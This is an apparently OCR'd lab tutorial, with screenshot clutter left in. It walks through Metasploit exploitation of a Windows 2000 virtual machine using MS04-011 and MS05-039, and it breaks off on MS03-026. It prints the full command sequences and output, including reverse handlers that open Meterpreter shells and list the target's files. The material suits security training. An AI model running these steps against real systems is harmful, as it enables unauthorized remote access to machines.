
(fig 9)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:44 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
[Nessus - Iceweasel]
Right Ctrl
1:14 PM
9/12/2019

```
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# 
```

(fig 10)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 8:45 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
[Nessus - Iceweasel]
Right Ctrl
1:15 PM
9/12/2019

```
root@kali:~# msfconsole

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.2-2013061201 [core:4.6 api:1.0]
+ -- --=[ 1121 exploits - 706 auxiliary - 192 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > 
```

In the msfconsole we have to search for the exploits that available for the selected vulnerability.


(in msf>) * search [vulnerability ID or Name]

in this case we are searching for the MS04-011 as the result we can see some matching modules for the selected vulnerability. (fig 11)

We have to use the best ranked exploitation to have best chance in successful attack. In here we are using **MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow** exploit to create a shell and ave access to the windows machine. We can select the path of the exploitation and use it in msfconsole.

***use exploit/windows/smb/ms_04_011_lsass** (fig 11)

(fig 11)


Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:01 AM
root
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
Nessus - Iceweasel
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
1:31 PM
9/12/2019


```
msf> search ms04_011

Matching Modules
================

   Name                                Disclosure Date          Rank     Description
   ----                                ---------------          ----     -----------
   exploit/windows/smb/ms04_011_lsass  2004-04-13 00:00:00 UTC  good     Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   exploit/windows/ssl/ms04_011_pct    2004-04-13 00:00:00 UTC  average  Microsoft Private Communications Transport Overflow


msf> use exploit/windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > show options

Module options (exploit/windows/smb/ms04_011_lsass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targetting


msf exploit(ms04_011_lsass) >
```

By typing ***show options** we can see the option list that available for the exploit and we have to assign the target IP (Windows 2000) with, ***set RHOST [Target IP Address]**

It will be set for the IP address that we ave given and we just have to exploit the whole thing by typing,

***exploit** or ***run** in the msfconsole. Then it will create a shell from an available port for us. We can manipulate the files using that shell.

(fig 12)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:02 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Nessus - Iceweasel
Right Ctrl
1:32 PM
9/12/2019

```
msf exploit(ms04_011_lsass) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.0
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1052) at 2019-09-12 09:01:41 +0100
[-] Exploit failed: Rex::StreamClosedError Stream #<Socket:0xa134584> is closed.

meterpreter > cd
Usage: cd directory
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls

Listing: C:\WINNT\system32
==========================

Mode               Size    Type  Last modified              Name
----               ----    ----  -------------              ----
100666/rw-rw-rw-   2960    fil   2008-02-16 16:06:21 +0000  $WINNT$.PNF
100666/rw-rw-rw-   304     fil   2008-02-16 16:03:00 +0000  $winnt$.inf
40777/rwxrwxrwx    0       dir   2019-09-12 08:29:02 +0100  .
40777/rwxrwxrwx    0       dir   2012-04-16 18:53:41 +0100  ..
100666/rw-rw-rw-   2151    fil   1999-12-07 05:00:00 +0000  12520437.cpx
100666/rw-rw-rw-   2233    fil   1999-12-07 05:00:00 +0000  12520850.cpx
```

****

That is not the only way to have access to the windows 2000 machine. For Demonstrations we can use the **MS05-039 Critical Vulnerability** to have a same result as last attack. (fig 13)

(fig 13)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:04 AM
root
Nessus – Iceweasel
File Edit View History Bookmarks Tools Help
Nessus
https://127.0.0.1:8834/html5.html#/results/260ab84d-0543-0527-e589-4c1b3b65262f778863b108f46902/hosts/2/vulnerabilities
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng Nessus
Results Scan Queue Scan Templates Policies Users Configuration
root Help & Support Sign Out
Hosts 1
Vulnerabilities 83
Export Results
Back
Remove
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Nessus - Iceweasel
Right Ctrl
1:34 PM
9/12/2019

This result set contains 1 note. Please click this notification dialog for more information.

MS05-039: Vulnerability in Plug and Play Service Could Allow Remote Code Execution (899588)

Synopsis


Arbitrary code can be executed on the remote host due to a flaw in the Plug-And-Play service.

Description

The remote version of Windows contains a flaw in the function 'PNP_QueryResConfList()' in the Plug and Play service that may allow an attacker to execute arbitrary code on the remote host with SYSTEM privileges.

A series of worms (Zotob) are known to exploit this vulnerability in the wild.


We can search for available exploits by using search command in msfconsole. We have to select the highest ranked exploit. In here we are using **Microsoft Plug and Play Service Overflow** exploit. Then we can see the available options by using show options and we have to set the target IP address using set RHOST. (fig 14)



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:05 AM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
Nessus - Iceweasel
root@kali: ~
Right Ctrl
1:35 PM
9/12/2019

```
msf> search MS05_039

Matching Modules
================

   Name                              Disclosure Date          Rank  Description
   ----                              ---------------          ----  -----------
   exploit/windows/smb/ms05_039_pnp  2005-08-09 00:00:00 UTC  good  Microsoft Plug and Play Service Overflow


msf> use exploit/windows/smb/ms05_039_pnp
msf exploit(ms05_039_pnp) > show options

Module options (exploit/windows/smb/ms05_039_pnp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  browser          yes       The pipe name to use (browser, srvsvc, wkssvc, ntsvcs)


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP0-SP4


msf exploit(ms05_039_pnp) >
```

After setting the target IP we just have to start our attack by typing exploit or run. It will create a shell in a available port and we can have access to the file system in target machine.



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Thu Sep 12, 9:06 AM
root
root@kali: ~
File Edit View Search Terminal Help

```
msf exploit(ms05_039_pnp) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms05_039_pnp) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Connecting to the SMB service...
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...
[*] Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...
[*] Calling the vulnerable function...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 2 opened (192.168.56.10:4444 -> 192.168.56.99:1053) at 2019-09-12 09:06:15 +0100
[-] Exploit failed: Rex::StreamClosedError Stream #<Socket:0xed31f40> is closed.

meterpreter > ls

Listing: C:\WINNT\system32
==========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  2960     fil   2008-02-16 16:06:21 +0000  $WINNT$.PNF
100666/rw-rw-rw-  304      fil   2008-02-16 16:03:00 +0000  $winnt$.inf
40777/rwxrwxrwx   0        dir   2019-09-12 08:29:02 +0100  .
40777/rwxrwxrwx   0        dir   2012-04-16 18:53:41 +0100  ..
100666/rw-rw-rw-  2151     fil   1999-12-07 05:00:00 +0000  12520437.cpx
100666/rw-rw-rw-  2233     fil   1999-12-07 05:00:00 +0000  12520850.cpx
100666/rw-rw-rw-  438      fil   1999-12-07 05:00:00 +0000  AUTOEXEC.NT
100666/rw-rw-rw-  2577     fil   2008-02-16 16:23:47 +0000  CONFIG.NT
100666/rw-rw-rw-  2577     fil   1999-12-07 05:00:00 +0000  CONFIG.TMP
40777/rwxrwxrwx   0        dir   2008-02-16 16:21:35 +0000  Cache
```

KALI LINUX
The quieter you become, the more you are able to hear
Activate Windows
Go to Settings to activate Windows.
root@kali: ~
Nessus - Iceweasel
Right Ctrl
1:36 PM
9/12/2019

****

As the final attack we are selecting **MS03-026 critical vulnerability** for exploit.


This result set contains 1 note. Please click this notification dialog for more information.

MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentialed check)

Synopsis


Arbitrary code can be executed on the remote host.

Description

The remote version of Windows contains a flaw in the function RemoteActivation() in its RPC interface that could allow an attacker to execute arbitrary code on the remote host with the SYSTEM privileges.

